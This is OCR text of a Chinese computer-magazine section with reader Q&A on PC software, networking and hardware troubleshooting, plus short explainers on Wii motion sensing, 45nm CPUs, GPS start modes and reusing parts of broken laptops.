答：现在最新版的搜狗输入法支持在线保存设置及词库，只要右击搜狗输入法状态条并选择“设置属性”，在打开的设置窗口中选择“通行证”选项卡，点击“登录新账户”，弹出要求输入用户名和密码的输入框。使用搜狐通行证即可登录，如果没有就点击“注册新账户”申请一个。登录之后，勾选“用户配置”及“用户词库”两项，再单击“立即上传配置”按钮和“立即同步词库”按钮，即可将本地的设置及词库上传到服务器了(如图)。



以后重新安装系统及搜狗输入法后，再按照上面的方法打开设置窗口，单击“立即下载配置”即可，词库及相关设置参数则自动同步。

Q4 安装RamDisk Plus后无法安装其他软件

问：我在系统中安装了RamDisk Plus 7.0后，再安装其他软件时就出现不能安装的问题，出现类似以下错误提示：“抽取：无法写入文件 S:\Temp\news17.tmp\FinePlus.ini”。请问这是什么原因?（网友 小飞侠 论坛提问）

答：这是因为将虚拟磁盘的空间设置过小而导致的，很多软件在安装时都会执行解压动作，需要很大的磁盘空间才行，只要将RamDisk虚拟的磁盘空间设置大一些即可解决问题。

Q5 正确卸载Office 2007

问：我在卸载Office 2007时，系统提示“此产品安装文件已坏。请从CD、DVD或其他原始安装源运行安装程序”，而我手头又没有源安装光盘。请问如何才能正确将其卸载?（安徽读者 陈宏兵 电话提问）

答：这种情况下，建议你使用诸如优化大师这样的工具来进行卸载。运行优化大师后，选择左侧面板中的“软件智能卸载”项，然后在右侧程序列表中找到Office 2007项，先单击“分析”按钮，待分析完毕后再单击“卸载”按钮，即可进行卸载了。另外，诸如“完美卸载”之类的软件也可以很好地实现类似功能。

Q6 DVD刻盘后为何没有播放菜单

问：从网上帮儿子下载了一部DVD格式的卡通片压缩包，解压后可用播放器播放，也能正常显示播放菜单，但在用Nero将其刻成光盘后，播放时却没有菜单。请问如何解决?（读者 李先生 电话提问）

答：在Nero中刻录时，你可能选择的刻录方式为“DVD-ROM”，出现了该问题。正确的刻录方法应该是：在Nero中选择刻录方式为“DVD-视频”，这样刻录后，只要源DVD视频有播放菜单，刻录的DVD光盘在播放时也会显示菜单了。

Nero在刻录的时候还可以选择直接以映像的方式刻录，如果你的压缩包是ISO格式，在“Nero Express”中，左侧菜单中选择以这种方式刻录即可。

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。

CF [SB02]

Tag 建行网银登录、Outlook数据备份、保存新华网视频 〉故障排除 〉网络

Q1 建行网银不能自动登录

问：我用的是傲游，在打开建行的网上银行时，每次都需要输入身份证号及密码，为了方便，我设置让傲游自动记录登录信息，但是在下次登录时却提示密码不对。请问这是什么原因？（读者 赵德龙 电话提问）

答：建设银行网上银行的登录界面，默认使用的是动态密码输入面板进行输入的，而你每一次在傲游中记忆的密码可能就是此动态密码。只要重新在傲游的设置中，直接修改一下登录密码即可解决问题：单击“工具→傲游设置中心”，在打开的设置页面中选择“智能填表”项，在右侧页面中找到建设银行相关项，展开后直接将正确的密码输入到密码框中，再点击“保存”即可。

傻博士有话说：

为了安全起见，像网上银行、网上购物账号等账号及密码，最好不要使用浏览器自动记忆。有些浏览器记忆的密码是直接使用明码保存的，这样很危险。所以傻博士并不建议你保存网银的密码，除非你认为你的电脑足够安全。像招行和工行等银行的网上银行都必须安装特定的安全插件才可以浏览，这样做正是为了保护密码被盗。

使用傲游时，第一次打开类似网上银行或是购物网站的登录页面，输入正确的登录信息后，会弹出保存信息的提示，这时只要选中下面的“永远不再提示该网站”项，就能避免以后弹出这样的提示了。

Q2 是使用有线好还是使用无线好

问：我与同学的电脑相距大概有50米左右，现在想连接成局域网共享上网。这种情况下是使用有线连接还是无线连接？（读者 LetLive 博墅留言）

答：两台电脑相距50米，如果中间没有墙壁等建筑物阻隔，可以使用无线网络来组建局域网。不过，使用无线网络没有使用有线连接稳定。如果使用过程中网络掉线会给工作、学习带来很大的麻烦时，建议还是使用有线连接。此外，在使用无线网络连接方案时，建议选择稳定的无线路由器设备（例如 Linksys 等品牌无线路由器），这样也可以避免网络不稳定因素。

Q3 保存新华网视频

问：在新华网视频站（http://www.xinhuanet.com/video/）上看到很多地震的感人视频，想保存下来收藏。右键点击“属性”能看到下载地址，就是没法下载。请问傻博士我该怎么办？（网友 一腔热血 论坛提问）

答：新华网视频站采用的是FLV的流媒体格式，在观看以后，到IE缓存文件夹查找，复制到其他文件夹即可。如果你使用的是傲游2浏览器，点击“工具→网页嗅探器”就会看到这个FLV文件的真实地址，复制之后使用下载工具下载就行了。第9期杂志《批量下载FLV 我有妙招》一文，介绍了批量下载FLV视频的方法，需要的话可以参考一下。

Q4 在Firefox右键添加迅雷下载

问：现在改用Firefox浏览器，而以前习惯了在浏览器中直接调用迅雷来下载，请问，在Firefox中如何将迅雷添加到右键菜单项中？（沈阳读者 陈加强 邮件提问）

答：先打开Firefox浏览器。在迅雷中，单击菜单“工具→浏览器支持”，在打开的子菜单中选中“添加Firefox支持”，会弹出要求安装“Thunder Extension”（迅雷插件）的提示，点击“安装”，重新启动Firefox浏览器即可。如果你使用的是绿色免安装版Firefox浏览器，需要手工指定“Firefox.exe”的位置，之后系统会自动启动Firefox，并弹出安装提示框，直接单击“安装”按钮安装，然后就可以使用了。

Q5 查出运行中的软件与哪些IP相连

问：平时系统中都运行一些程序，而防火墙一般都会提示这些程序连接网络。我想知道每个程序具体连接网络上的哪个IP地址，请问有什么方法可以实现？（网友 小白菜 论坛提问）

答：推荐你使用TCPView这款工具来实现。打开http://www.newhua.com/soft/3483.htm，将其下载并解压后运行，在打开的窗口中，它便会自动检测系统中运行的程序及服务，具体使用哪个IP地址也能够一目了然（见下图）。

TCPView - Sysinternals: www.sysinternals.com

File Options Process View Help

Proc.	Protocol	Local Addre	Remote Ad.	State
360TRAY..	UDP	cbcoa-62e61	**	
ALG.EXE:1	TCP	cbcoa-62e61	cbcoa-62e61	LISTENING
FetionFx.e	TCP	cbcoa-62e61	221.130.46.141	ESTABLISHED
FetionFx.e	TCP	cbcoa-62e61	cbcoa-62e61	LISTENING
FetionFx.e	UDP	cbcoa-62e61	**	
FetionFx.e	UDP	cbcoa-62e61...	**	
Foxmail.ex	TCP	cbcoa-62e61	barney.w3.org	ESTABLISHED
Foxmail.ex	UDP	cbcoa-62e61	**	
GLT.exe:2	TCP	cbcoa-62e61	220.189.211.20.	ESTABLISHED
GLT.exe:2	UDP	cbcoa-62e61	**	
hexin.exe:2	TCP	cbcoa-62e61	121.14.137.113.	ESTABLISHED
hexin.exe:2	TCP	cbcoa-62e61	hn.kd.ny.adsl	ESTABLISHED
hexin.exe:2	TCP	cbcoa-62e61	121.14.137.105	ESTABLISHED
hexin.exe:2	UDP	cbcoa-62e61	**	
JYCLIENT	TCP	cbcoa-62e61	202.102.193.13	ESTABLISHED
lsass.exe	UDP	cbcoa-62e61	**	
lsass.exe	UDP	cbcoa-62e61	**	
Maxthon.e	UDP	cbcoa-62e61	**	
Maxthon.e	UDP	cbcoa-62e61	**	
MSNMSG	TCP	cbcoa-62e61	by1msg42462	ESTABLISHED
MSNMSG	UDP	cbcoa-62e61	**	

Endpoints: 55 Established: 11 Listening: 5 Time Wait: 0 Close Wait: 1

Q6 备份Outlook中的数据

问：马上要重装系统了，但是Outlook中有很多邮件及通讯簿，想将其备份起来，请问如何才能实现？（网友 simple99 论坛提问）

答：Outlook的重要数据文件只有两个：一个是PST文件（其中包含个人通讯簿）和PAB文件，文件的具体位置可以通过单击“工具→选项→邮件设置→数据文件”查看，找到这两个文件后直接将其拷贝到非系统分区。待重新安装系统后，再将其拷贝覆盖新系统中的同名文件即可。

想了解更多精彩电脑问答？请登录 http://bbs.cfan.com.cn，进入相关版块获取。

CF [SB03]

Q1 主板为何不能装入机箱

Tag 屏蔽显卡、刷新率、BIOS设置、废墨仓、装机 〉 故障 硬件

问：新购买的主板用螺钉固定到机箱后无法点亮，但卸掉螺钉拿出主板后又能正常使用，请问何故？

答：该问题可能是由于主板短路保护造成的。首先，请检查一下你的机箱底板的固定主板的铜柱是否装错，因为如果某个铜柱和主板的PCB上的焊点接触，主板短路保护电路的"压敏电阻"就会有所反应，造成计算机无法启动。

傻博士有话说：

许多朋友在将主板装入计算机时都会将固定主板的螺钉拧得很紧。其实这样是不正确的。这会造成主板PCB板变形，从而影响主板内部线路的正常工作，甚至会损坏主板PCB板。所以在将主板固定在机箱内时，固定主板的螺丝不必拧得太紧。螺钉只是起到固定作用，而且是多个螺钉固定主板，所以一般是不会轻易脱落。此外安装主板时，建议在铜柱和螺钉之间加上绝缘橡胶垫片，从而有效避免主板短路问题的出现。

Q2 电脑开机错误提示

问：电脑启动时会有"RPL From Rom FFC"的英文提示，等待一分钟后才能进入系统，请问如何解决？

答：该问题应该是由于计算机的主板BIOS开启网络启动选项造成的。因为如果设置了网络启动，计算机每次启动后，网卡会等待远端电脑发送启动数据，在等待一分钟左右的时间后，如果没有没有接收到网络启动数据，主板BIOS便自动使用第二启动设备启动计算机，一般为硬盘。这就是为什么你的计算机会出现"RPL From Rom FFC"的英文提示，然后需要等待一分钟的时间，才能进入Windows XP操作系统的启动画面的原因。

解决该问题的方法如下：启动计算机，按"DEL"键进入主板BIOS设置，选择"BIOS FEATURES SETUP"项，找到"First Boot"选项，将其值设置为"HDD0"，将"Boot from LAN first"及"Boot from other Device"选项设置为"Disabled"，按"F10"键保存退出主板BIOS设置，问题可以解决。

Q3 集成显卡不需要屏蔽

问：一台原本使用集成显卡的电脑装入独立显卡后，是否需要屏蔽主板集成显卡？

答：安装独立显卡后屏蔽集成显卡的问题是不用考虑的，因为现今绝大多数的集成主板都采用了自动识别技术，只要插入独立显卡，主板就会自动屏蔽集成显卡，无需用户任何设置。有些个别没有此功能的主板，屏蔽集成显卡是通过主板BIOS中进行设置，具体方法可参看主板说明书。此外，还有不少新款的集成显卡主板带有更高级的功能——集成显卡和独立显卡同时工作，比如AMD的780G芯片组主板、NVIDIA MCP78芯片组主板。在使用这些新款集成主板又要使用独立显卡时，务必要按照说明书中的操作设置BIOS，同时驱动程序一定要按照要求进行更新，包括桌面显示属性的设置，否则将无法正确使用新功能。

Q4 移动硬盘不能识别

问：移动硬盘在自己电脑工作正常，拿到同事的笔记本上不能正常使用，而且会发出很怪的声响，请问如何解决？

答：仔细检查移动硬盘配用的线缆，如果太细请更换一条再试。不少质量不佳的USB线缆会有供电不足的情况，这在台式机上根本看不出来，而笔记本电脑由于USB接口供电能力有限，线缆质量过差就会立刻现形，硬盘怪叫就是因为主马达供电不足造成的。

Q5 何为打印机废墨仓


问：一台佳能BJC-265SP打印机，使用时发出五声蜂鸣声，朋友说这是打印机废墨仓满造成的，请问什么是打印机废墨仓？

答：打印机废墨仓实际上是打印机的一个部件，在打印机的实际工作过程中，对打印机的清洗时，甚至在打印机不工作的时候，墨盒中的墨水都会流进废墨仓，而当废墨仓注满后就会出现你提到的症状。

出现废墨仓满问题，可以通过使用打印机上的按键组合清零废墨仓，佳能BJC-265SP的废墨清零方法：同时按下打印机操作面板左、右两键，连接打印机电源，然后松开两键；按左键开机，松开左键后按右键5次，等待几秒后按左键关机，拔掉电源插头，一般问题可以解决。

Q6 LCD不适应CRT的"刷新范围"

问：由CRT升级到LCD时，WinXP提示"超出刷新范围"，请问这是什么问题造成？



答：该问题应该是由于显示器的刷新率或分辨率设置超出LCD适应范围造成的，建议你重新启动计算机，按"F8"键进入WinXP启动菜单，选择"安全模式"启动计算机。右键单击"桌面"空白处，在弹出的快捷菜单中选择"属性"，进入"显示属性"设置窗口，单击"设置"选项卡，单击"高级"按钮，进入"显卡设置"窗口，单击"适配器"选项卡，将"刷新率"更改为"默认的适配器"，单击"保存"。重新启动计算机，将显示器分辨率设置为1440×900，刷新率设置为60Hz，一般问题就可以解决。

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。

CF [SB04]

玩酷族必读：Wii的感知秘密

Tag Wii、秘密、手柄、感应棒、动作感应器 〉知识 〉硬件、游戏

北京/可爱熊

提起任天堂的Wii，不少人会两眼放光吧？连CFan的好几个小编都是Wii一族。我们握着手柄（Wiimote），在Wii主机界面和游戏中进行类似鼠标的操作；在赛车游戏中，随意控制方向；在体育运动类游戏中，潇洒击球；而在冒险游戏中，挥剑砍杀怪物……逼真有趣的运动临场感，是如何实现的呢？

总体来说，我们挥动Wii手柄后，各种信息会被处理转化成数据，通过内置的蓝牙传输装置（采用了Broadcom公司最初针对无线键鼠设计的BCM2042蓝牙芯片，见图1，最大有效距离为5米），传到Wii的主机里。主机接收到信息后，加以处理并反应到正在运行的游戏程序上，就产生了互动。

测速专家：手柄里的“动作感应器”

运动的Wii手柄转化为虚拟的宝剑、球拍、汽车挡杆或乐器等，反应如此迅速而精确，是因为“动作感应器”发挥了神奇的力量。


在手柄内部的一个球状装置里，住着高性能三维加速度传感器（见图2，Analog Devices公司开发的ADXL330芯片），对X（左右）、Y（前后）、Z（上下）轴三个方向（与PS3的“6轴”其实是一个概念）的速度、加速度的变化做感测，并将这些实时的数据经过手柄内部的蓝牙装置发送给主机，经过系统的演算立即转换为屏幕上的动作响应。

“动作感应器”主要由双芯片构成，即重力感测单元（负责加速度的侦测）与控制IC单元（负责信号放大输出处理）。


重力感测单元是利用电容原理设计出来的，电容值的大小与电极板的面积大小成正比，和电极板的间隔距离成反比。在图3中左上角的小区块可以看到，深色部分代表可移动的电极板，在它上方左偏置与下方右偏置板块则是固定的电极板，它们之间形成两个电容，当可移动电极板因加速度的影响而改变与左右偏置板的间隔，使得电容值改变进而促使电容电压值的改变，根据电容原理就能计算出加速度的大小（见图4）。Z轴的原理见图5。

小提示


早在Wii发布之前，动作传感器就已被广泛应用，和我们的生活密不可分，比如带硬盘保护系统的笔记本电脑、数码相机中的防抖功能、运动器材上的计步器、LCD投影机防震功能、洗衣机滚筒的平衡性监控、汽车中的安全气囊、飞机上的黑匣子、地震监测仪等等。



▲动作感应器里，对应不同的轴向有多个可移动的电极板，根据电容原理计算加速度大小。



▲打高尔夫球时，ADXL330芯片内的电极板做出相应的位移，并改变电容值。



▲相比X轴向和Y轴向，Z轴向垂直g感测单元的感测原理相同，只是架构有所差异。

测距高手：感应棒里的“红外光”


仅需要方向控制的赛车等游戏用Wii手柄就能独立完成，但是射击等游戏仅感知运动方向还不够，必须同时计算出在这个方向移动的距离，才能进行精准定位。于是手柄的黄金搭档——感应棒（Sensor Bar，平行放在显示设备上的长条状配件，见图6）就大显身手了。


感应棒其实是一个热源，内部两端各有一个红外线发射二极管（见图7）。当我们挥动手柄进行游戏动作时，Wii手柄顶端的红外感应装置就像一个摄像头那样去接收、捕捉棒两头所发出的光，通过手柄的蓝牙装置把数据发送给主机，由两点光的位移感应出绝对坐标的变化，配合加速度传感器提供的方向，就能进行游戏的精确定位了。

没想到，游戏机后面藏着这么多有趣的原理。让我们期待未来科技带来更多的快乐吧！

小提示

任何有红外线的光源都可替代“感应棒”让手柄正常工作。把电视机上的感应棒移开，放上两根蜡烛，间隔距离与感应棒的发热点间距离接近，游戏基本能够继续进行！神奇！如果在周围增加别的热源，手柄马上就变得“迟钝”起来。






▲无线手柄顶端的红外线感应器

CF [ZS01]

加油站

45nm CPU？只有发丝的十万分之一！

Tag 45nm、高K金属栅极 〉CPU 〉硬件 〉加油站


▲45nm不仅是高科技 也是JS叫卖时不能少的术语

现在一提到买处理器，JS一张口就是“这CPU是XX纳米的，先进着呢！”可这纳米啊、制程的，让老百姓可是糊涂到家了，究竟这意味着什么呢？其实，要想搞明白这个问题并不难，只要记住现在的CPU内部晶体管都是以纳米为单位制造的，至于大小——不过是头发丝的十万分之“而已”！

连鞋垫都用的纳米科技

当国人第一次接触纳米这个名词的时候，不少人都开始把这个当做一项新科技大肆炒作，甚至连制造鞋垫的厂商都说自己的产品是纳米科技的。且不说这是真是假，但至少说明，纳米这个名词已经与我们密不可分了，这在像CPU这样的高科技领域更是如此。

在CPU制造过程中，以蚀刻芯片形成电路时所采用激光光源的波长来表示，这里提到的纳米概念又有所不同：它是指芯片上晶体管和晶体管之间导线连线的宽度，简称线宽。半导体业界习惯上用线宽这个工艺尺寸来代表硅芯片生产工艺的水平，所以也有就了“XXnm的处理器”。

45纳米没我不行！

现在Intel已经推出了45nm制程的处理器，而AMD也将在今年步入45nm产品，但是想要实现用45nm制程工艺制造CPU，那可不是直接提高生产工艺就可以的。关键在于想要缩小CPU内部各晶体管间连线的宽度，就必须考虑到“漏电”问题，这就需要科学家们找到一种更好的材料、更好的制造技术来解决。

最后，Intel的科学家发明了一种名为“高K金属栅极”的制造技术来解决这个问题。拥有了这项制造技术就可以在缩短晶体管之间间距的同时又能保证没有漏电情况发生，从而才能将制程工艺由原来的65nm提高的45nm，如此一来，你才能从JS口中听到“45nm”处理器这样的名词。想想这样一个由沙子生产出来的高科技玩意，放在掌心都撑不满的小东西，竟然需要这么多高科技技术来制造，怎么能不叫人敬佩呢？ CF [ZS02]

小知识：什么是制程

越来越高的工艺制程可以提高芯片的集成度，增加晶体管的数量，扩展新的功能。同时随着晶体管尺寸的缩小，每颗晶体管的单位成本也有所降低。此外，更高的工艺制程可以帮助降低CPU的功耗，另外，降低CPU的成本以前扩大CPU产能也是新工艺制程带来的积极影响。

软硬兼施，正确启动GPS

Tag 冷启动、热启动、温启动 〉GPS导航仪 〉硬件 〉加油站

北京/春晓

现在很多人装备了GPS导航仪，但发现每次打开GPS之后，需要很久才能定位导航，特别是在移动的车上时，需要更长的时间才能找到卫星。能不能让GPS快速启动找到卫星呢？

火速链接

关于GPS导航仪的详细信息，请参看2008年第2期文章《命运定位转移——不只是导航，GPS你的生活》


其实GPS导航仪具有三种启动模式：冷启动、温启动和热启动。了解了三种启动方式，可以帮你快速搜星。

所谓热启动，是指距离上次定位的时间小于两个小时的启动。而温启动是距离上次定位的时间超过两个小时的启动。


所谓冷启动，是指在GPS接收装置初次使用时，或者因为电池耗尽而导致星历信息丢失时，或者在关机状态下将接收机移动1000公里以上距离时，这时启动GPS就是冷启动。冷启动需要从零开始搜索卫星，时间较长，如SIRF芯片需要3到5分钟。如果你的GPS遇到故障，可以通过冷启动来恢复。

当你的GPS遇到故障，比如软件错误或死机，则可能需要冷启动启了。如果是SIRF芯片的设备，可以使用GPS VIEWER软件。如果是SONY芯片的设备，可使用PCTESTER或PDATESTER软件顺利启动GPS。

目前很多GPS蓝牙接收模块使用SIRF芯片，可以通过在PC、笔记本或手机上安装GPS VIEWER软件（下载地址：http://work.newhua.com/cfan/200811/GpsViewer_PC1.5.exe 快车代码：CF0811SBYJ01）进行重启动操作，而一体式GPS导航仪一般不具备冷启动功能。 CF [ZS03]



▲用GPS VIEWER软件进行重启动操作



数字宝典

有些人在Windows XP出现启动故障后，动不动就重装系统。其实大可不必急于重装，因为XP提供了一个高级启动菜单，包含了一些故障修复功能。重启计算机，连着按F8键，即可进入此启动菜单中，试试其中的"最后一次正确的配置"、"安全模式"等项，也许会有意外的收获哦。

【征稿启示】

为展示CFan人积极参与奥运的热情，北京《电脑爱好者》杂志社特别主办第一届"我就稀饭（CFan）"四格漫画大奖赛。以奥运为主题，漫画风格不限，优稿优酬，活动结束后还将以专家组加网友投票的形式对所有作品进行评审，获奖者更将获得精美奖品。投稿邮箱：comic@cfan.com.cn

本本从生到死 让我们充分利用（下）

Tag \ 屏幕、硬盘、键盘 \ 应用、技巧 \ 本本玩家


本本从生到死，你能用到多少功能？当它真的年事已高，不堪重任之时，是否你就将其遗弃至一旁，从此不再理会？

屏幕坏了 BT机的好选择

本本屏幕彻底坏掉了，机器还能运转？上网查查报价一看，随便更换一个屏幕就要几百上千元，这还是普通店面的维修更换价格，如果是去厂方更换，价格还更贵。

这样一个没有屏幕的本本还有何用？卖掉怪可惜的，要使用还得接上显示器，怎么看都不划算。别急，笔记本最大的优势是什么？当然是耗电低了。

既然耗电低，不妨我们把它当做一台BT下载专用电脑好了，这不仅充分利用现有资源，而且单就是本本低功耗一项就能节省不少电费呢，比用台式机下载可值多了。要想把坏了屏幕的本本变成BT下载机，首先还是要把屏幕彻底去掉，别看屏幕没影儿了，但实际上它还处于通电状态呢。



拆屏幕的时候，首先要将连接屏幕转轴底部的螺钉拆除，一般都是在最后侧底部，然后将本本的屏幕螺钉一一拆下，然后将其中的高压条拆掉，屏幕如果不是硬性破损就没有必要再去理会，只要去掉高压条和屏幕连线即可。


现在，彻底离开了屏幕，笔记本还怎么当做BT机使用？在小编的博客上有详细指导哦！地址是：http://blog.cfan.com.cn/?uid-196050-action-viewspace-itemid-321341

小知识：屏幕耗电占几成？

尽管我们看到笔记本一直都在宣传自己如何先进如何省电，但其实可省的地方可真不多。笔记本硬盘功耗在5W左右、芯片组+处理器的功耗一般在25W上下，内存也只有区区几W、加上WI-FI等等，总共加起来也不可能超过50W，但屏幕呢？一个屏幕最少要占上30W左右，由此可见，屏幕的耗电“能力”可真不一般哦！

小提示：[illegible]

由于现在有两种接口的硬盘，IDE、SATA，所以在购买的时候一定要区分清楚。最好的方法是拿着自己拆下的笔记本硬盘到市场中选配。此外，在挑选移动硬盘盒时，尽量选择大板设计的产品，这样硬盘在固定时会更加稳固，损坏几率会小很多。



大板型设计的移动硬盘盒是不二选择

硬盘也能移动

如果本本是主板坏掉了，其中的硬盘应该是最好处理的了。把它拆下来，再购买一个USB移动硬盘盒——一个完美的移动硬盘诞生了，平时拷些电影互相交流，也是不错的选择！


硬盘的拆卸并不困难，所有的笔记本厂商都会将硬盘的更换位放在显眼位置，拧下螺钉即可，很是容易。

内存转嫁台式机也有可能

本本内存可能是所有人认为最没法废物利用的东东了，淘汰下来的也好，本本报废后遗留下来的也罢，接口都不一样，不可能再有什么利用价值了。其实，内存在本质上都是相同的。例如DDR2内存，本本内存和台式机内存的其针脚定义，甚至针脚数量都相同，唯一的差别就是尺寸规格不一样而已。

谁说本本CPU不能再用？

说起来，本本的通用性可真是比不上台式机，能拆下来的东东，多少都要动些脑筋才能利用起来，不像台式机那样随意。拿CPU来说吧，很少能有笔记本CPU能用的主板（注：移动Pentium 4之前，几乎所有的笔记本处理器都可以安装在同系列台式机平台上）。但现在有一种平台叫做“MoDT”的平台，只要把CPU安装上就可以用了，这样可以充分利用现有资源，况且，一般情况下MoDT主板远没有我们想象的贵哦！ CF [SZ01]



◀内存转换卡并不是什么高科技，同时由于只是将针脚延伸，因此没有任何的控制芯片或外围电路，兼容性不存在问题

◀本本内存没用了？才不是，加上一个转换卡，台式机一样可以用本本内存

MoDT主板可以让原本在笔记本里面的CPU用在台式机上


小知识：什么是MoDT？

MoDT是Mobile on DeskTop的缩写，是在台式机上采用移动处理器的一种技术，通过MoDT可以将英特尔移动技术整合进台式机规格的产品。具体可以查询http://zhidao.baidu.com/question/18818093.html?si=1中的内容。关注MoDT主板的购买，可以在类似淘宝等网络商店上搜索查询，关键词为“MoDT”。


带蓝牙的三星Q70怎么玩？

Tag \ 三星Q70、蓝牙 \ 应用、技巧 \ 本本玩家

最近三星大力宣传自家的本本，其亮点是一个并不算太新鲜的东东——蓝牙。其实蓝牙并不算什么新鲜事物，现在绝大部分手机都支持这个功能。但问题在于，我们有多少人真正用过蓝牙呢？蓝牙究竟又该怎么用？



目前最好用的蓝牙程序当属第三方程序IVT BlueSoleil了，下载BlueSoleil并安装后运行软件，启动BlueSoleil，等待几秒后就配置完成了。此时选择搜索蓝牙设备。（这个操作仅需要执行一次即可，第一次使用需要匹配密码。）点击搜索到的图标，启动匹配程序，手机也可以来匹配电脑，原理是一样的，只不过步骤相反，注意，两边输入一样的密码即可匹配成功。之后，三星Q70就可以直接向手机传输文件了。




小知识：手机用蓝牙就能遥控PC！

蓝牙作为一个连接设备能做到的事情远远不止这么简单，例如，你甚至可以用手机的蓝牙功能遥控PC！具体参阅http://nokia.it168.com/thread-238695-1-1。

同步手机很方便

蓝牙的应用方式有很多，传送文件不过是最最基础的功能而已。有了蓝牙，我们就能将手机上的信息保存到电脑上，非常方便。以诺基亚手机为例，首先在手机上选择"连接功能→蓝牙"，设置"蓝牙"为"开"，然后在PC端启用诺基亚同步套件，选择"同步→选择手机"，搜索中会自动找到开启蓝牙的手机，进行简单配对后就能实现数据同步了，包括联系人、短信一股脑地保存到电脑上，甚至，你可以通过蓝牙在电脑上发送、接收短信哦！ CF [SZ02]

